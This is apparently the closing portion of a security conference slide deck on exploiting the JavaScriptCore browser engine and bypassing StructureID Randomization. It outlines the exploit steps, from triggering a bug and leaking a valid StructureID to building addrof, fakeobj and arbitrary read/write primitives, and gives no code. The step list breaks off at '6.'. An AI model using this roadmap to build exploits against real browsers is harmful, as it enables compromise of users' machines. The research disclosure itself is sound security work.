

Function Prototype toString()




Leak valid structureID



Leak valid structureID



Leak valid structureID



Exploitation with/without StructureID Randomization

- Exploit steps:
 - 0. Prepare the crafted container and the helper JSObjects
 - 1. Trigger the bug and gain one Semi-fake JSObject
 - 2. Call `Function.prototype.toString` and leak the valid StructureID
 - 3. Fix the Semi-fake JSObject with the valid StructureID
 - 4. Build the ADDROF and FAKEOBJ primitives
 - 5. Build the AARW primitives and tackle the GC issue
 - 6.

Agenda

- JavaScriptCore Exploitation Basics
- StructureID Randomization
- New generic bypass
- *Conclusion*

Takeaways

- 1. The core steps of JavaScriptCore engine exploitation have been discussed.
- 2. StructureID Randomization mitigation has been fully discussed.
- 3. The idea “Think outside the JIT compiler” and the new and generic methods to bypass the StructureID Randomization mitigation have been detailed.

References

- <http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf>
- https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf
- http://www.phrack.org/papers/attacking_javascript_engines.html
- <https://github.com/WebKit/webkit/commit/f19aec9c6319a216f336aacd1f5cc75abba49cdf>
- <http://iokit.racing/jsctales.pdf>

Thank you!

WANG, YONG (@ThomasKing2014)

Alibaba Security